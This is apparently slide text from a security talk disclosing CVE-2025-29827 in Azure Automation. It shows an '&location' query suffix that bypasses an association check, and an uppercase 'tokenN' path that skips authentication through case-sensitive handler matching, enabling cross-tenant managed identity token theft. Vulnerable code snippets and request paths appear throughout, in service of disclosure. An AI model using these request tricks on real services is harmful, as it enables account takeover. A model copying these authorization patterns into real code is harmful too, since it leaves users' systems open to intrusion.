
```
private bool IsLocation(HttpRequestMessage request)  
{  
    return request.RequestUri.AbsoluteUri.Contains("location");  
}
```

Fetch association info only if **not** location request

AbsoluteUri includes query parameters...


Appending &locations bypass the association check.

GATE 3: FETCH WORKER INFO



GET /automationAccounts/{targetAccount}/action?&location

BYPASS SUMMARY



The first two gates validate identity shape; the third gate was supposed to enforce **Automation Account scope**.

GET /automationAccounts/{targetAccount}/action?vmResourceId={vm}&location

WHAT THE BYPASS EXPOSED

Once the association check is **bypassed**, the attacker can **access everything below**.



Certificates

signing material, auth material, service credentials



Secrets

stored automation secrets and protected values



Notebook content

automation logic, scripts, operational context



Job results

execution output, errors, environment details

MANAGED IDENTITY TIME

- Automation account create a managed identity on RP registration; **all** accounts have a managed identity.
- This is the **secure** way for automation to perform its defined tasks.
- Notebook fetch MI token -> perform actions on Azure **tenant**.
- Most of the time the MI have a very **privileged** role: Contributor, Owner, etc..

LOCATION?

- I Have authorization bypass -> fetch MI token
- token is generated by
 - GET
/automationAccounts/{**accountID**}/oauth2/token
 - No association check
- Issued request -> got 403 Forbidden
- Why?



DIFFERENT AUTH HANDLER

```
HttpMessageHandler.Add(new CertificateHandler(container.Resolve<...  
HttpMessageHandler.Add(new JwtHandler(container.Resolve<...  
HttpMessageHandler.Add(new MIHandler(container.Resolve<...
```

Another handler authorize MI tokens

ISMIREQUEST()

```
if (IsMIRequest(request.uri))  
{  
    // Skip Auth Token based authentication  
    return base.Send(request);  
}
```

```
public static bool IsMIRequest(Uri uri)  
{  
    string guid = @"...";  
    Regex regex = new Regex($"/automationAccounts/{guid}/oauth2/token");  
    Match match = regex.Match(uri.AbsolutePath);  
    return match.Success;  
}
```

From JwtHandler

MI HANDLER

- Requires a per account secret present in automation account
- Don't have the secret
- Couldn't obtain the secret
 - Isn't stored in the automation account "secrets" accessible via the previous &location chain
- Couldn't bypass the handler logic

MI HANDLER

But “Handlers are sequential, if one fails the next try to authenticate”

JWTHalder executes before MIHandler.

We can bypass JWT.

Can we force the use of JWTHandler?

ISMIREQUEST()

```
if (IsMIRequest(request.uri))  
{  
    // We Skip Auth Token based authentication  
    return base.Send(request);  
}
```

```
public static bool IsMIRequest(Uri uri)  
{  
    string guid = @"...";  
    Regex regex = new Regex($"/automationAccounts/{guid}/oauth2/token");  
    Match match = regex.Match(uri.AbsolutePath);  
    return match.Success;  
}
```

From JwtHandler

ONE CHARACTER. OPPOSITE OUTCOME.

THE LAST CHARACTER CHANGES THE AUTH PATH

LOWERCASE

n

≠

CASE-SENSITIVE MATCH

UPPERCASE


N

403 GET /automationAccounts/{accountID}/oauth2/token**n** **AUTH RUNS**

200 GET /automationAccounts/{accountID}/oauth2/token**N** **AUTH SKIPPED**

The endpoint is the same. The casing decides whether authentication executes.

SAME ENDPOINT, DIFFERENT HANDLER PATH



Handler matching was case-sensitive; controller routing was not.

CHAINING THE PIECES

CVE-2025-29827 (CVSS 9.9)


THREE INGREDIENTS

- 1

BAD DEFAULT
Automation Accounts are public by default
- 2

VULNERABILITY #1
&location bypasses worker association
- 3

VULNERABILITY #2
tokenN reaches the token controller through handler mismatch



Chained together




HIGH-IMPACT RESULT

Cross-tenant managed identity takeover

- Access to public Automation Accounts
- Tokens for managed identities
- Tenant resources reachable through assigned roles

1. LEGITIMATE STARTING POINT

